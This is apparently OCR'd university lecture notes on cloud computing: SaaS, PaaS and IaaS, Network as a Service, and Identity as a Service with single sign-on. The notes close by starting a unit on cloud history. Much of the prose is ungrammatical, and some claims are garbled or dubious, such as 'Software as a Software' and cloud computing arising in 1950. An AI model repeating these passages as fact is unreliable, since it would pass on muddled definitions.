Cloud servers are stable, quick and secured. They avoid the hardware problems seen with physical servers, and that they are seemingly to be the foremost stable choice for businesses. Also, call as virtual servers.

Cloud servers have all the software they need to run and can operate as non-dependent units. It also has the profit because it is incredibly simple and fast to upgrade by adding memory and disk space, further as being more cost-effective.

vi. Storage of the Cloud

Cloud storage service, construct to produce applications, services and organizations with access to offsite storage capability that may provision instantly are versatile in scaling automatically at runtime and is globally accessible.

An Infrastructure as a Service (IaaS) service model delivers scalable, flexible and redundant storage capability through net services API, online interfaces and thin client applications.

Cloud Storage also benefits the user by providing remote access with the help of internet. The storage services are very quick to access. Cloud information is often held on, altered and retrieved from a remote cloud storage server over the web below a utility computing model.

Cloud-Based Delivery

Cloud-Based delivery includes three major types they are-




Figure 2.30 Cloud Computing Architecture – Cloud-Based Delivery

i. SaaS

SaaS stands for **Software as a service** where the cloud provider provides software with the help of internet. It is scalable and provides a benefit that the system administrators can upload the applications to each of their own servers. The customers using SaaS can also access the application without installing the software.

ii. IaaS

IaaS stands for **Infrastructure as a service**. This means that taking the physical hardware and providing the virtual services. In this, there are businesses which pay the fee to run virtual servers, network, and storage from the cloud. This infrastructure maintains by the back end.

iii. Paas

PaaS stands for **Platform as a service** in this the third party provider delivers hardware and software tools. This basically benefits those who are need of application development.

The host providing this service provides the hardware and software on its own. This benefits the user by not installing the software at their premises.

Software as a Service | Advanced SaaS

What is SAAS (Software as a Software) with several other information like the advantages and disadvantages of SaaS. Along with this, we will learn SaaS Architecture and Application.

What is SaaS (Software as a Service)?

In software as a service, the **cloud services are provided** by the third party over the internet. There are three main categories of cloud computing and SaaS is one of the major categories among the three. The software in Software as a Service (SaaS) license on a subscription basis and centrally host.
It is one of the common delivery models for many business applications such as business applications, including office software, messaging software, payroll processing software, and many more.

Most of the leading organizations are using Software as a Service (SaaS). The applications of SaaS are also known as hosted software, on-demand software, and web-based software.

SaaS Applications

The vendors of Software as a Service are developing and managing their own applications.

The Software as a Service (SaaS) solutions today rely on the internet and they are in need of web browser to access it.

SaaS solution basically utilizes the architecture, in which the application serves multiple business and user and maintains the data accordingly.

Benefits of Software as a Service

Follow are the advantages of SaaS, let's discuss them one by one:




Figure 2.31.Benefits of Software as a Service

i. Scalable

The service of Software as a Service (SaaS) is very scalable and provides various **features** to the customers as per their demand.

ii. Flexible

SaaS eliminates the cost to purchase. The pay-as-you-go service helps to reduce the cost. This allows business to exercise better and more predictable budgeting. The customer can stop using the service and the cost will be limited.

iii. Up to Date

With new updates, the SaaS is gradually improving. This reduces the burden of the staff and provides a better service.

iv. Ease of access

The SaaS applications can access with the help of the internet from anywhere. This makes it flexible for the customers and is easily available.

Also, see – What is Public Cloud?

SaaS Architecture

The majority of the SaaS solutions depend on **Multitenant Architecture**. With multitenant a single configuration such as operating system, hardware, network use for all the customers. The application which provides over the internet and installs on various machines to serve the customers.
However, there are some SaaS solutions which do not use multitenancy but uses some other mechanism such as **virtualization**, which is an act of creating the virtual version of something rather than physical such as virtual hardware. This process eliminates the cost of physical components.
In Software as a Service, a single version of the application with a single configuration is used for all customers. The application is scalable and can install in multiple machines at a time. It is a traditional model and every version is based on a unique code. Multitenancy is a major aspect of SaaS.

However, some SaaS solutions do not use Multitenancy to make it more economical. In architecture, it can be also seen that the updates and patches are handled by the provider so the customer is free from it. There is no need to download updates or reinstall it although it is delivered over the internet.

6. Varieties of Software as a Service

i. Vertical SaaS

This is the software which manages the demand of a particular organization. This can be software for healthcare, agriculture, real estate, finance industries.

ii. Horizontal SaaS

This is the product which concentrates on the software such as marketing, tools, Human Resource, and many more.

Disadvantages of Software as a Service

There are several disadvantages of Software as a Service model such as-

Figure 2.32.Disadvantages of Software as a Service

i. Connectivity Demand

The SaaS is completely dependent on the internet and if your internet service fails, you'll lose access to your software or data

ii. Performance

The speed of SaaS can vary on the premises of the customer, therefore its price keeping performance in mind your, software not host on a local machine.

iii. Management

The management on the premises of the customer can serve better as compared to the hosted management wherever management resides with a 3rd party. Usually, everybody should use the newest version of the software application and can't defer upgrades or changes within the options.

iv. Security and Knowledge Considerations

The privacy of sensitive data and access management could be a major thought around cloud and hosted services.

v. Limited Vary of Applications

There are limited functions of the applications. For a cloud provider, it is difficult to provide every application. So they release features which lack some features. There are still several applications that do not provide a hosted platform.

The evaluation is done to make sure that the Software as a Service solution provides the features which are required to expand the business.

Conclusion

This service helps the customer by providing service over the internet. The customer can rent the application for the company and the user of the company can connect to it. All the data which provide and store in the database of the Cloud Provider.

There are several agreements which will ensure the security of the application and the data. Moreover, there is very little upfront cost so it saves the overall costs.

Platform as a Service (PaaS) – Advantages & How it is Used

Here, we are going to learn about Platform as a Service (PaaS), a type of Cloud Computing. Moreover, we will learn how PaaS is used and its benefits.

What is PaaS in Cloud Computing?

Platform as a Service is a type of Cloud Computing which allows customers to develop, run, and manage the applications by providing them with the platform and diminishing the complexities of maintenance.

PaaS enables to deliver from simple cloud-based applications to higher cloud-enabled applications. We can purchase the resources from the **cloud service provider** on a pay-as-you-go basis. These resources access with the help of internet.

Platform as a service not only includes server, storage, and networking but also database, tools, business services, and many more. It is made to perform building, testing, deployment, managing, and modification of the application

How Platform as a Service Delivered?

- To host the customer's application the provider provides various functions such as networks, servers, storage, operating system, database, and many other services. The customer has to take care of the deployment of the software with most of the configurations handled by the provider.
- As a personal service software which will be behind the firewall.
- As software deployed on public IaaS (**infrastructure as a service**).

How Platform as a Service is used?

i. Analytics and Business Intelligence

With the help of Platform as a Service, the companies can analyze the data by monitoring the demand of customers. It also helps to find insights, patterns which predicts the output to improve the service, investment, returns, and saves the time.

ii. Framework

With the help of the PaaS framework, the developers can build the cloud-based applications. There are several built-in software which allows customers to built their own application. The **features** such as scalability and high-availability save the extra cost and also reduce the time.

iii. Additional Services

There are several additional applications which enhance the working of the existing applications such as workflow, directory, security, and scheduling.

Advantages of PaaS

There are several advantages of Platform as a Service as it offers constant benefits such as middleware, development tools, and different **business tools**.




Figure 2.33.Platform as a Service (PaaS) – Benefits

i. Reduces the Coding Time

With the help of Platform as a Service, the coding time reduces as the time it takes to code new apps with pre-coded application parts design into the platform, like workflow, directory services, security measures, search then on.

ii. Enhances the Development Capabilities

Platform as Service parts will provide your development team new capabilities while you don't need to add workers having the specified skills.

iii. Available at Multiple platforms

It can access from anywhere and from many devices such as mobile, tabs, and laptops. In addition, some service suppliers offer development choices for multiple platforms like computers and browsers creating cross-platform apps faster and easier to develop.

iv. Tools at economical costs

PaaS provides pay-as-you-go service which makes it potential for people or organizations to use subtle development package and **business intelligence** and analytics tools that they may not afford to get outright.

Figure 2.34.Tools in Platform as a Service (PaaS)

v. Regular management of appliance lifecycle: There are several capabilities provided by Platform as a Service, which will support the whole net application lifecycle: building, testing, deploying, managing and change inside constant integrated setting.

In addition, PaaS eliminates the expenses and complexity of purchasing new software and managing it. The tools which are provided by the Cloud providers manage this.

Conclusion: Platform as a Service provides an environment for the developers to create, host, and deploy an application. The companies remove the complexities by configuring and managing the elements such as database and servers.

This helps the customer to focus on the application without thinking of other problems. The company modifies the development tools as per their requirement. PaaS also includes the mechanism for service management such as workflow management, discovery, and reservation.

Due to these features, it is one of the most reliable and secured services of the cloud.

Infrastructure as a Service (IaaS) – Working, Example, Benefits

There are three categories of **Cloud Computing Architecture** such as Infrastructure as a service (IaaS), Platform as a service (PaaS), and **Software as a service (SaaS)**. Infrastructure as a service is a type of Cloud Computing which serves the customer with the medium of internet.
We are going to learn the working of Infrastructure as a Service with some benefits and advantages. At last, we will discuss some IaaS examples.

What is Infrastructure as a Service (IaaS)?

Infrastructure as a Service is the instant computing infrastructure which serves, manages, and monitors over the internet. It can modify as per the demand and the customer has to pay only for what they have used. IaaS can scale up and down as per the demand so the customer doesn't pay any extra charges.

IaaS reduces the burden to manage and maintain the servers as the infrastructure provides by the company. Every resource has a separate component and the customer can rent that as per the requirement.

The complete management is done by the Cloud Service provider. The installation, configuration, and management of the software are complete by the customer.

Working of IaaS

This part shows the architecture of Infrastructure as a Service.

i. Service Provider Cloud

The client gives an access to the virtualized environment which can also call as an infrastructure served over the internet. They are given such components to build their own IT platforms.

The Cloud is flexible as the user can access IaaS anytime and from anywhere. The only requirement is an internet connection.

ii. Hardware

The place where the data is stored which can be also known as the infrastructure or hardware. It is made reliable and secure where the data stores. It includes many offerings such as virtual server space, network connections, bandwidth, IP addresses, and load balancers.

iii. Servers

The servers are maintained by the **Cloud providers** and totally managed by them. These servers and networks distributed across numerous data centres. These data centres are secured by cloud providers.

Advantages of Infrastructure as a Service

Following are the advantages of Infrastructure as a Service, let's read them one by one:

i. Protection and Recovery

Protection and recovery of the data is an important aspect. It can be also seen that achieving continuity and disaster recovery is expensive. Due to this, there are more requirements of the staff and technology. So this advantage is provided by the IaaS providers although it seems to be costly.

ii. Flexible in every business conditions

IaaS helps to quickly scale up the resources and makes it flexible as per the demand. When the resources are not in use the resources are back down to save the money.

We recommend you to learn – Features of Cloud Computing

iii. Rapid Innovation

During the launch of a new product, the computing infrastructure can be ready within minutes or hours rather than days or weeks.

iv. Helps to Integrate Business

IaaS helps the workers of the organization to focus on the business and eliminates the responsibility of Infrastructure.

v. Better Compatibility

There is no need to maintain and upgrade software and hardware or to troubleshoot the problems as there are very fewer compatibility issues with it.

Benefits of Infrastructure as a Service

There are several benefits of using IaaS which helps customers to integrate their business. Infrastructure as a Service provides easily scalable and cost-effective IT solutions with fewer complexities and proper management.

IaaS also benefits in the way by providing support in a place where the business is looking to expand as the Cloud resources can be monitored and integrated into the hardware.

Figure 2.35.Benefits of Infrastructure as a Service

i. Scalability

The Cloud is available for 24 hours and can access from anywhere which makes it scalable.

ii. Pay-as-you-go

The Cloud service is economical and the customer charge only for what they have used. This saves the extra cost and expands the business very quickly.

iii. Secure

The data stored is secured as the snapshots of the data are stored in many places so if in case a disaster takes place the data can retrieve from other places. Moreover, the data is secure and can access by the allotted authorities only.

iv. Save time and cost

The customer is burden-free as the hardware maintenance and management is done by the company providing service. This saves the overall cost and the time too.

Facts about IaaS

IaaS includes load balancing and clustering, storage resiliency, backup billing, monitoring, log access, security, replication, and recovery. In this, a user can integrate policies which will help to drive load balancing and will maintain the performance of the application.

There are several applications which delivered by the host through which the customer can calculate costs, monitor performance, traffic shaping, and manage disaster recovery, and more.

IaaS Examples

Let’s see an example of Infrastructure as a Service:

i. Business Networks

In a business network, a pooled server and networking resources which use a business will store information and run applications. Increasing businesses will scale their infrastructure in accordance with growth.

ii. Cloud Hosting

In cloud hosting the internet sites host on virtual servers that support upon pool resources from underlying physical servers

iii. Virtual Data Center

There is a virtualized network of connected servers which will improve cloud hosting capabilities, enterprise IT infrastructure or integrate operations.

Conclusion: Infrastructure as a Service (IaaS) is a good model for workloads that are temporary, experimental or that which amend unexpectedly. For instance, if a business is developing a new software product, it'd be more cost effective to host and test the application using an IaaS provider.

Once the new code tested and refined, the business will take away it from the IaaS surroundings for a more traditional, in-house deployment. Conversely, the business may commit that piece of code to a long Infrastructure as a service deployment, wherever the price of a long commitment is also less.

Network as a Service (NaaS) – Architecture, Service Models, Features

The last session was on **IaaS (Infrastructure as a Service)**. Today, we talk about NaaS (Network as a Service). In this NaaS, we will cover benefits, features, architecture, service models and requirement.
A Network as a Service (NaaS) provides networking infrastructure to the customers, who don't want to build their own application

What is Network as a Service (NaaS)?

The network as a service provides networking infrastructure to the customers, who don't want to build their own application. The third party can deliver the network infrastructure.

NaaS includes services such as Wide Area Networking Connectivity, Datacenter Connectivity, Bandwidth on Demand, and other applications. It includes the optimization of resource allocations by making network and computing resources as a unified whole.

Here, the product can be purchased for multiple users, for a particular time period. We can use NaaS with other marketing items such as **cloud computing**. NaaS sometimes includes network **virtualization** using a protocol that is OpenFlow.

Features of Network as a Service

Let's discuss some NaaS **Features in Cloud Computing**:

- NaaS allows the customer to access the internet directly and in a secure manner. In addition, it allows the customer to run custom routing protocols.

- With the help of a virtualized network, the NaaS provides network service to the consumer. This feature benefits the customer as they don't have to manage and worry about the infrastructure and can focus on developing the business.
- It helps the user in a way by providing them with a virtual environment which saves their physical costs such as the cost of the hardware and their maintenance.
- Also, it has a feature of remote access through which a customer can access the data from anywhere and at any time with the help of internet connection.

Benefits of Network as a Service

Following are some advantages of NaaS:

- A network as a Service minimizes the time taken by the staff to maintain and for the commitment and due to this, the business grows.
- NaaS also has a guaranteed uptime to a location. This benefits the customers and is one of the primary business concerns.
- SD-WAN technologies are available at NaaS, which provides an easy to use multiple network links that helps in connectivity.
- SD-Wan technology also helps to solve the issues related to traffic engineering for applications such as VoIP.
- There is an ease with deployment and management at the NaaS model with the help of SD-WAN.

Do you know what is IDaaS (Identity as a Service)?

Requirements of NaaS

One of the major requirements is the integration with current DC **hardware** as the existing DC constitutes a significant investment. Use of commodity networking equipment reduces the cost of large DC deployments.

Another requirement is, Network as a Service should expose a natural programming model, which should be the high-level model. Moreover, it should not expose the full complexity of physical network topology in the DC.

The third requirement is that NaaS should support the multitude of different applications, running concurrently unaware of each other. This whole thing is called scalability and multi-tenancy isolation.

NaaS Architecture

In the **architecture** of Network as a Service, the network devices in NaaS can execute tenant code. The component responsible for the execution of the tenant code is the NaaS box.

NaaS boxes can be integrated into the same switch hardware, also it can be implemented as a different device connected with the help of high-bandwidth links. These NaaS boxes host in-network processing elements which perform application-specific processing of the packets that travel through them.

Service Models of NaaS

- Bandwidth-on-Demand
- Virtual Private Network
- Mobile Network Virtualization




Figure 2.36.Service Models of NaaS

i. Bandwidth-on-Demand

It is a technique by which we can assign the capacity, that totally depends on the requirement between different nodes and users. Here, the rates can be adapted to the traffic demands of the nodes that are connected to the link.

ii. Virtual Private Network

It integrates with the **private** network and the resources. It can include networks like public internet. VPN enables the host computer to transmit and receive data, across the shared and private network with functions and policies of the private network.

iii. Mobile Network Virtualization

Here, a network operator creates and manages a network and sells its **software** to the third party.

The Network as a Service includes: scalable and user-friendly, multicast protocols, **security** firewall, intrusion detection and prevention, Wide Area Network (WAN), Virtual Private Network (VPN), bandwidth on demand, custom routing content monitoring and filtering.
The providers of the NaaS focus on some specific areas such as, ultra-secure connectivity, ultra-simple configuration, or providing services to mobile and temporary locations. The small and middle side business is enjoying the advantages of Network as a Service.

Moreover, it provides benefits for those, having no previous investment in WAN. NaaS is selected over other models because it eliminates the capital investment and the hardware investment.

It is economical, as it reduces the work of staff, maintain the level, and reduces the staff assigned to that particular case.

Do you know What is Mobile Cloud Computing?

Conclusion

The networking of the software can gradually increase. Rather than utilizing hardware switches and nodes to drive network activity, corporations began to virtualize the network method and use virtual logic entities to regulate the network.

NaaS vendors usually emphasize SD-WAN functionality in addition to the simplicity of reading and management at the centre of the NaaS model.

The network as a service can still be one of the foremost fascinating new IT choices for corporations that want to try to a lot of in terms of code design, while not hiring engineers and building physical hardware setups.

Identity as a Service (IDaaS) – Working & Benefits of Single Sign-On (SSO)

Today, we will learn **Id**entity **a**s **a S**ervice (IDaaS). An Identity as a service will build, manage, and host, by the third-party service provider.
Here, we will discuss the working of Single Sign-on (SSO) with its benefits. At last, we will cover some disadvantages and applications of IDaaS.

What is Identity as a Service?

Identity as a Service refers to the *identity and access management service* which serve through the cloud by subscribing into it. It can be purchased as a subscription-based managed service. It has **virtualized hardware** and it can be accessed without any complexities.
The service provider can host an application by charging some amount and provide access to the clients as per their demand.

They provide the service in a secure manner as the data is secured and work can share with anyone else. It relies so much on the active directory and lightweight directory access protocol for their IAM services.

In addition, there are far more things like devices and objects which configures their identity in different ways. These identities are creating and storing in the databases, which can find in the network with the help of network identity.

One of the most important things that should be taken care of quite delicately while using cloud computing services is the Identity and Access Management (IAM), and IDaaS is meant for the same.

As the name itself suggests, IDentity as a Service (IDaaS), is a cloud-oriented third-party authentication service. It offers services that allow users to securely access their sensitive data. IDaaS binds all the identity information as a digital entity.

Keeping in mind about the no of data breaching incidents, IDaaS is extremely crucial when you deal with cloud-based services.

Associated Problems with IdaaS

Employees are facing several login problems such as remembering the username and password to access the data. If the employee resigns, the data stored on the computer must be completely erased. This can be done with the help of IdaaS, which also used for electronic transactions.

What is Single Sign-On (SSO)?

Single Sign-on is an authentication process, with a user can access multiple applications. This requires only one set of log-in information. With the help of LAN, the client can access multiple resources. Through SSO, a user doesn’t have to log in again and again.

The mechanism of SSO varies from application to application. Single Sign-On can use with other authentication techniques which can be either smart cards or OTP tokens.

Components and Functions of IDaaS

Here, we are going to talk about several components and functions of Identity as a Service, let's discuss them one by one:




Figure 2.37.Identity as a Service (IDaas) – Components and Functions

i. Cloud-based and multi-tenant architecture

A multitenant architecture provides lots of benefit such as the vendor can issue updates, **security fixtures**, and improves performance. It also modifies the capability to manage access provision and governance effectively.

ii. Security (management and architecture)

The most important need of IDaaS is identity and access management. IDaaS in **Cloud computing offer features** like multi-factor authentication, digital access cards, and biometrics. These features help to easily retrieve the information in a secure manner.

ii. Single Sign-On and Federation

SSO enhance the experience of the end user while maintaining security and availability of the network to users as intended. The user can use the safest password combination without working hard to remember, which is used to access services on regular basis.

It also benefits in another way, as it helps to manage secure authentication for third-party cloud services.

iii. Analytics and intelligence

Analytics and intelligence capabilities are used to report the use of access privileges in the context of multifaceted relationships. This relationship is between users, their roles and responsibilities, job function, and data usage.

This information allows the organization to identify anomalies for former employee's awesome specific type of workforce segment.

iv. Governance, risk, and compliance

The governance, risk and compliance are supported by modifying the automation and intelligence capabilities of an Identity as a Service system. This IDaaS function helps an organization to define and automate the application specific processes, which will get familiar with the access and usage patterns.

How SSO Works?

After the introduction, let's talk about working of Single Sign-On:

- With the help of username and password, the user log-in to the cloud.
- By the authentication server, a ticket will return.
- The ticket sends to the intranet server.
- Now, a ticket is further forwarded to the authentication server by the intranet.
- Security credentials of the user are sent back to the intranet server.

Advantages of SSO

It's time to list down all the benefits of SSO in Identity as a Service:

- Manages local and remote applications along with the desktop flow.
- Removes re-authentication and improves productivity.
- The database is user-friendly and flexible which benefits in many ways.
- Serves detailed user access reporting.

Disadvantages of IDaaS

There are several disadvantages to Identity as a Service. Provisioning identity on the website, with software like active directory domain services, are often full of prices.

The team should pay hosting fees; monitor the extra turf on premises for network security; established continue servers; purchase, upgrade, and install software; keep a copy data regularly; VPNs and many more. With IDaaS, prices drop to the subscription fee and therefore the administration work. That's it.

ROI for Identity as a Service includes an enhanced version of cybersecurity. Besides savings, it includes improvement in cybersecurity and saved time with quicker logins and fewer word resets. The improved security will keep corporations from facing a hack or breach that may topple their business.

Applications of Identity as a Service

There are numerous technologies which comprise IDaaS. Accommodative multi-factor authentication is one such used. This is often a feature wherever users submit multiple factors to realize entry to the network.

Thus increasing security over single-factor authentication, and dynamically access will grant, depending on what quantity risk users present.

Summary of IDaaS

As we can say Identity as a Service tackles any problem. The problem congestion and eliminates privilege component access, or any other defined right. Establishing IDaaS is trustworthy and can do anything that an object claims possession of.

SATHYABAMA
INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)
Accredited "A" Grade by NAAC | 12B Status by UGC | Approved by AICTE
www.sathyabama.ac.in

SCHOOL OF ELECTRICAL AND ELECTRONICS ENGINEERING

DEPARTMENT OF ELECTRONICS AND COMMUNICATION ENGINEERING

SECA7021 – SECURITY IN IoT

UNIT 3 CHALLENGES IN CLOUD COMPUTING

Benefits and challenges of cloud computing, Public vs. Private clouds, Role of virtualization in enabling the cloud.

Cloud Computing

This chapter deals with history, characteristics, (advantages), disadvantages, challenges, and types of Cloud Computing. Moreover, we will learn Cloud computing deployment models and a list of companies that are using it.

What is Cloud Computing?

Cloud computing is a service, which offers customers to work over the internet. It simply states that *cloud computing means storing and accessing the data and programs over the internet rather than the computer's hard disk.*

- The data can be anything such as music, files, images, documents, and many more.
- The user can access the data from anywhere just with the help of an internet connection. To access cloud computing, the user should register and provide with ID and password for security reasons.
- The speed of transfer depends on various factors such as internet speed, the capacity of the server, and many more.
- The management of Cloud Computing is done by the host itself as they come up with new modifications, which continuously improves the service.
- The host has an ample (more than adequate in size/capacity) amount of storage and fast processing servers, through which the data gets accessed very quickly.
- Cloud Computing major advantage is that the user can only concentrate on the job while leaving the problems behind.

History of Cloud Computing

- Before cloud computing emerged, there was client/server computing, centralized storage in which all the data, software applications and all the controls reside on the server side.
- If a user wants to run a program or access a specific data, then he connects to the server and gain appropriate access and can do his business.
- Distributed computing concept came after this, where all the computers are networked together and resources are shared when needed.

- The Cloud Computing concept came into the picture in the year 1950 with accessible via thin/static clients and the implementation of mainframe computers.

